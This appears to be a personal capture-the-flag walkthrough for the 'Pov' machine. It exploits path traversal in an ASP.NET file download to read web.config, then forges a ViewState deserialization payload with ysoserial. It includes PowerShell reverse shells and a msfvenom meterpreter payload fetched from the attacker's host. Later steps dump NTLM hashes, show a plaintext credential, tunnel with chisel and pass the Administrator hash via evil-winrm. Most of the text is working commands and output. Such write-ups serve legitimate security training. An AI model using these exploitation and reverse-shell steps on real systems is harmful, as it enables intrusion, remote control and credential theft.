# POV

machine ip

```
(machine ip)
```

nmap

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sC -sV (machine ip) -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 14:04 EST
Nmap scan report for (machine ip)
Host is up (0.0094s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: pov.htb
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.09 seconds
```

use ffuf to search for subdomains

```
ffuf -c -u http://(machine ip)/ -w SecLists/Discovery/Web-Content/common.txt -H "HOST: FUZZ.pov.htb"
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ffuf -c -u http://(machine ip)/ -w SecLists/Discovery/Web-Content/common.txt -H "HOST: FUZZ.pov.htb" -fl 234

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://(machine ip)/
 :: Wordlist         : FUZZ: /home/kali/Desktop/SecLists/Discovery/Web-Content/common.txt
 :: Header           : Host: FUZZ.pov.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 234
________________________________________________

dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 565ms]
:: Progress: [4715/4715] :: Job [1/1] :: 411 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

add dev.pov.htb to /etc/hosts


```
http://dev.pov.htb (redirects to) http://dev.pov.htb/portfolio/
```

can access from page:

```
http://dev.pov.htb/portfolio/contact.aspx
```

```
http://dev.pov.htb:8080/
```

intercept cv download and change file



```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
Content-Length: 372
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.pov.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev.pov.htb/portfolio/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
lVksxIisQZe%2Fs9T5sGuOAZiFEmWR22B4k9Unq%2FlmHFK1tQbAcJkksWYZ9UUSu5mri%2FbAY6EgSAx33FRjdEID746t
UmU%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
LgKh1N4qzv%2BEvk0PnDJVK7WvTZ23ksPPLD%2BW53lqccawVDkkpL%2FGsoA%2BJ4qTVdN59DIZfiw0whAbcjSbfrXZfq
MlfC9l5cgkvoBWCsno%2Bdep%2BkMX2dw95ZcCG%2FLiQmUgaKckbA%3D%3D&file=dev.pov.htb
```

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /default.aspx?aspxerrorpath=/portfolio/default.aspx
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=dev.pov.htb
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 27 Jan 2024 19:58:36 GMT
Connection: close
Content-Length: 168

<html>
  <head>
    <title>
      Object moved
    </title>
  </head>
  <body>
    <h2>
      Object moved to <a href="/default.aspx?aspxerrorpath=/portfolio/default.aspx">
        here
      </a>
      .
    </h2>
  </body>
</html>
```

index.aspx.cs

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=index.aspx.cs
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 27 Jan 2024 20:02:20 GMT
Connection: close
Content-Length: 749

using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
using System.Net;

public partial class index : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }

    protected void Download(object sender, EventArgs e) {

        var filePath = file.Value;
        filePath = Regex.Replace(filePath, "../", "");
        Response.ContentType = "application/octet-stream";
        Response.AppendHeader("Content-Disposition","attachment; filename=" + filePath);
        Response.TransmitFile(filePath);
        Response.End();

    }
}
```

enter /web.config as file to get decryption key stuff and validation type

Exploiting Deserialisation in ASP.NET via ViewState | Soroush Dalili (@irsdl) Blog

run in windows to create payload

ysoserial is for deserialization

https://github.com/pwntester/ysoserial.net


use with rev shell Powershell #3 Base64 port 9001 (all in one line)

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "(powershell rev shell)" --path="/portfolio/default.aspx" --apppath="default.aspx"
--decryptionalg="AES" --decryptionkey="(in /web.config request)" --validationalg="SHA1" --validationkey="(in /web.config request)"
```

gets payload

burpsuite host is dev.pov.htb

enter payload in burpsuite under __viewstate


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Follow redirection
Target: http://dev.pov.htb
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 6
Request cookies 0
Request headers 12
Response headers 9
Search
0 highlights

```
Origin: http://dev.pov.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Referer: http://dev.pov.htb/portfolio/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
LwgxEudG2H3ESAwSWpRlECzwxFeKTXdJ5dR1CDfr9i6W7NryuUNCl9NR8sgLLgSoo0z4y%2BfRFa5bfNc0bl5KHFFhGkia6BroQRiX
0LfU9%2F2nvvjYRSV7mHzHuWe7TPkSalAkppCzWC8LQMeGoqmdNIz4G%2BP%2Fy64DUGxMMgXcVzfl0r40eQcSu%2FVUho2ua9LUC6
oBI362Vedp60JslcvvbvNHMz02dxDQDM3jgQ0B%2F5Cxmcl S0UwRbXjE%2FitusR0oSVWVHBXrevmvv9PPtiF4p2%2BSssYAdwGsVG
Bt5WkrXb8jlNb%2Ft9qa43A2LiIAz%2FxyDmYXz9dRYgR19FqJ0suX9mX8hqxgmV5zusA6Ey1xj5HfG5qeXI2gM%2BLdYoZdcQ7Rf%
2BdsbAxSqMMY64hvMrJ4o%2B8yumsWBFCC0qHHnD6kjJcvixBCUMVca2NQzEVF5xHEZfpBk4Dmjv6thJgHMEWQ3bjx03TJQEdd1vfL
5ewNCMvnKaf9qvVSivU0gBG8wM1m%2F0HpfLzdMqT30iC2p7ynp0XMqVQvzDTi0E0k%2FVj8Zh9T%2FnRQ%2B0JRP4SjilC2BN7IA5
KRRUxDlPr%2FgvbLNiUs5K3JjHVTtwUcPwtcbhG8Lya0mRAd7HMUR3SkqA%2FngPmAp6PhRP9A3%2BUtVY0jBGuMId%2FoucQh2rpU
PUSTZzGl%2Fv08CATrPXFzwMPZioAeevO0fpY23qa0L8Xdz1NvvhAL09czUF4ZIM9J%2FRqEfUZ21NQVn450m%2FJi%2BMDjeFc%2B
LshqNeyeBGKj9bDqbomYdFaca%2F%2BRpe0S9PwTGzCkFTxRu7P9dPNy%2FcWhy0gX2lcph1ZxZHZlIJGrCjUcPh1H22laToakDhqe
J1SVA0Ue2qofo4oPyX89h0ioAR1E0MeZRmPk2jpzVtH%2BqxjcsAY4BlnDiuPBSQzi98Uw08QXUypFTHpGwp5n2pngCB4bsdGrMtgM
lwLP7vD0qBTj395BV%2F4ehATPf%2B9FLv2KWdR%2BIszxY98b%2FZ7Rdgmq7aG09u6hpXJe8kIdMDLcLKCPfNknyHm9m2a3rb9ywA
AqFAEQ8Avsayv28mtgIuL3x0rFc8CBIR5N%2Bmv1Afn6QpFI6oomMg98JlhpL6Ka0GpBJ7s%2BBcc%2BmSfX9tnITSyYFISiJ%2F4r
%2FahoJF%2FP1bPPVei860z3TSfBPcMXpv6DgsyNahnR%2BM9H6M028yiqPBKzW4mApM5PJTHeSTx8zoEhzbcbMPcqpNmCG%2BGD0S
RzTl2NzXL%2Bh1J05%2FtX08p0aYe64cg%2FlLHpYxdhgXHirdJlB6NDIXqE%2Fl9kv62c5TVwBQq%2BXLjAlKWbsrAX6LPvYqHhpi
LFTHRXmUFvoxn7IliQHjsXf6tUVFsbFqvpMnixAIzGiGfJQtCex%2BZoYG%2BbBc%2B4YayHDFuZwN8XKAm2lKzktg%2FGkfcsx09z
Q0zahTQ8XISw17j%2BfenMPix69iKfIX8XTmYJg78M9jolgjgSXElFs6knZNePQqwUgbEf64cxGNDqs36NYjCHJ6kt%2B7qEVd8GbX
puWFLNVkn449WBgPwipYlm5DKl9p0HS3%2BKzJRjNjZ%2Bq4NZK0EsFbS%2B%2FdCCRxmRRlYCVhdJ%2FmqE8BiBAVkWMkBmbr6eP3
GbuCdxs9KzfYdf2SKyBysTVk0H3lw%2FsdFHIedQ09UcMRj4i45mSg2zzZ9FvhzhZd3jXvL6iMmkBnoAu%2Bo%2B28JeaCPHw3d8Vt
fkSsypk9ahxjMKkj3MBEZ3AUVgPzS877SwZT0enVJFrMNAXxr%2FFgopAe9I4uhTxcrHZ7%2B1wY88naE01dCsOkuI02IAatppcpU%
2Bdkbi20VX%2FQhsniynPOX12xeYYvBWSNCyEVUYHC%2BlKrmA62B7JGHQuXdg%2BSoKGLIIx3wqHMgvBAlVpkw2AELDNmbRqMiMnb
ES7bwPzX5rbaADT%2Bc0tCnnqYCGGhNMobVTAfWHJz299xgyPvF89t6Uvy0oW3SpND9m8PBYzIOX9JlPTnmdetQlSmSyb1uDLis34h
TZvrtT10SZAcbuQE1lTn8C3uPHEx%2FP9LHUc9kg4ih1Y%2FPY07H7F6o3y9f9Z06nTJxFw13oveQo90qWYreQG%2F8LnXy8cKsIF4
QdDTt0XjEfaByJfJWKWeYq%2Fio789lXazD7lEZAX0xYAg4kGuy5hqtGgwlor6jtNCVsxRDGNIbVU5G73VPBkl%2F8Hb0o0orb00DR
CLtl7QmJJjUD0lcBNdn%2B7%2BWIyr7fZvL%2BEfIbgnwKTVpexrvPRaEobRYa0OwqBj16WB2Zrr9RsoCQc6IPWVkDL0Wth5u5MaF1
TyIn7%2FnEVVV3MEreoEb0%2BkhPTjqZgHsZhPTaVndkX%2B7jqEZQlChlpfbD%2F6703AHdjL%2B7p04LY3DK9Knzw0cdjg55NFIr
UwoTU5cKM5T0r9ko%2FH1kgJqtMV7b6PDgWnbYlHYp%2BUIMvG3mLM%2FPYkL2Mie4tGpnq6skoV9y5BXdvs2xfySSGTdrixCFFMUR
YF%2FrSBSWmCDyIqnBJgFN5HuPqbzAm2MKFGbb6giBcr0QD38QBJ1nYimUqucJuUfSnuD1cEoQ6pLjrxlMDqJYxCq1Z1vS0hzGQ%2F
mK%2FFqDuuuzNuuDHmPDTkst5%2BlDDl2%2FmB9kLXASNovfohB8ZVBQBGzp1rcVTWgXfdZCppn8%2FnX19M%2Bq0XwSJtRQNQym0w
Vi5qmzcQ%2BjxNseEwxRGEe8JWnuNl%2FV8bUcP3Y0EhLIRBu4QLAtKUneHHVIXszay7TkEvASe2QabBigCC7bQj%2Fy6KLqdzyryj
d0hm4M0G5SrV0QMF5ab7utVKc4dQnmsgsuS9yivbjjyi2gI03sWA9L4Ze0FdgQyC6G0Z3QhycU9FUYjPBCSw1KZTY04yWkIU75uS%2
BtllambcyHJBBvz6vVj3tB8lkGtgMkoRYmIKM9fl357v3rcuz%2FPL760C0eHy%2Bb71%2BljvlKnmH0pakiTTj9VcPiAuSlqDQcVI
zZMZgNsGP0pidhEVxaBvLIRjs65Y6goyCeqkPADzCC7A7AfuKKA6f81wSVqR9325AqBERQk3DkzCwdcwbvUla5FmmWcJbyjk1TxTnC
Xp9PaHOvDQ%3D%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
LgKh1N4qzv%2BEvk0PnDJVK7WvTZ23ksPPLD%2BW53lqccawVDkkpL%2FGsoA%2BJ4qTVdN59DIZfiw0whAbcjSbfrXZfqMlfC9l5c
gkvoBWCsno%2Bdep%2BkMX2dw95ZcCG%2FLiQmUgaKckbA%3D%3D&file=index.aspx.cs
```

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /default.aspx?aspxerrorpath=/portfolio/default.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 27 Jan 2024 23:53:13 GMT
Connection: close
Content-Length: 168

<html>
  <head>
    <title>
      Object moved
    </title>
  </head>
  <body>
    <h2>
      Object moved to <a href="/default.aspx?aspxerrorpath=/portfolio/default.aspx">
        here
      </a>
      .
    </h2>
  </body>
</html>
```

gets shell of this

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [(host ip)] from (UNKNOWN) [(machine ip)] 49671
ls


    Directory: C:\windows\system32\inetsrv
```

makes ps credential object

run on shell

“alaading” is username

check connection.xml for hash

```
$cred = New-Object -TypeName PSCredential -ArgumentList "alaading", ("(hash)" | ConvertTo-SecureString)
```

runs what is between the curly brackets

```
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {}
```

open nc listener on port 9002

```
nc -lvnp 9002
```

create rev shell Powershell #3 (Base64) because windows

```
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQA
```

put rev shell between curly brackets to execute it, run it on shell

```
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {(powershell from about step)}
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [(host ip)] from (UNKNOWN) [(machine ip)] 49680
dir
PS C:\Users\alaading\Documents> dir
```

user flag

download chisel (both regular and exe)

download RunasCs.exe

nano /etc/proxychains4.conf and change to socks5 127.0.0.1 1080

start chisel server on desktop

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./chisel server -p 8001 --reverse
2024/01/27 19:41:47 server: Reverse tunnelling enabled
2024/01/27 19:41:47 server: Fingerprint GGO3He7XMdh4qInDbrJp8nN2jBQsliGTBbiwU53oH9E=
2024/01/27 19:41:47 server: Listening on http://0.0.0.0:8001
2024/01/27 19:52:15 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

start python server on desktop

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
(machine ip) - - [27/Jan/2024 19:48:45] code 404, message File not found
(machine ip) - - [27/Jan/2024 19:48:45] "GET /RunasCs.exe HTTP/1.1" 404 -
(machine ip) - - [27/Jan/2024 19:48:52] "GET /shell.exe HTTP/1.1" 200 -
(machine ip) - - [27/Jan/2024 19:48:59] "GET /chisel.exe HTTP/1.1" 200 -
(machine ip) - - [27/Jan/2024 19:50:31] "GET /RunasCs.exe HTTP/1.1" 200 -
```

convert encrypted password into regular password

```
PS C:\users\sfitz\documents> $lol = Import-Clixml -Path connection.xml
PS C:\users\sfitz\documents> echo $lol.GetNetworkCredential().password
```

creates shell.exe for rev shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=(host ip) LPORT=9003 -f exe > shell.exe
```

```
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/shell.exe -Outfile shell.exe
PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/chisel.exe -Outfile chisel.exe
PS C:\Users\alaading\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
PS C:\Users\alaading\desktop> dir


    Directory: C:\Users\alaading\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/27/2024   4:49 PM        9006080 chisel.exe
-a----        1/27/2024   4:48 PM          73802 shell.exe
-ar---        1/25/2024   8:13 AM             34 user.txt


PS C:\Users\alaading\desktop> iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe
PS C:\Users\alaading\desktop> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
```

download stuff from python server

```
iwr -uri http://(host ip)/RunasCs.exe -Outfile RunasCs.exe

iwr -uri http://(host ip)/shell.exe -Outfile shell.exe

iwr -uri http://(host ip)/chisel.exe -Outfile chisel.exe
```

use runas cause it has higher perms

```
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 shell.exe
```

opens listener n shit

```
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST (host ip);set LPORT 9003;run;"
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST (host ip);set LPORT 9003;run;"
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

Call trans opt: received. 2-19-98 13:24:18 REC:Loc
```

```
     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.3.45-dev                          ]
+ -- --=[ 2377 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => (host ip)
LPORT => 9003
[*] Started reverse TCP handler on (host ip):9003
[*] Sending stage (175686 bytes) to (machine ip)
[*] Meterpreter session 1 opened ((host ip):9003 -> (machine ip):49687) at 2024-01-27 19:50:39 -0500

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7c883121d0f63ee5b4312ba7572689b:::
alaading:1001:aad3b435b51404eeaad3b435b51404ee:31c0583909b8349cbe92961f9dfa5dbf:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sfitz:1000:aad3b435b51404eeaad3b435b51404ee:012e5ed95e8745ea5180f81648b6ec94:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1fa5b00b7c6cc4ac2807c4d5b3dd3dab:::
meterpreter > shell
Process 3312 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /users
cd /users

C:\Users>cd alaading
cd alaading

C:\Users\alaading>cd desktop
cd desktop

C:\Users\alaading\Desktop>./chisel.exe client (host ip):8001 R:1080:socks
./chisel.exe client (host ip):8001 R:1080:socks
'.' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\alaading\Desktop>chisel.exe client (host ip):8001 R:1080:socks
chisel.exe client (host ip):8001 R:1080:socks
2024/01/27 16:52:16 client: Connecting to ws://(host ip):8001
2024/01/27 16:52:16 client: Connected (Latency 9.5753ms)
```

for -H use last part of Administrator hash from dump

```
┌──(kali㉿kali)-[~/Desktop]
└─$ proxychains evil-winrm -i pov.htb -u Administrator -H (administrator hash dump)
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  (machine ip):5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  (machine ip):5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  (machine ip):5985  ...  OK
//////ROOT FLAG HERE////////
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

root flag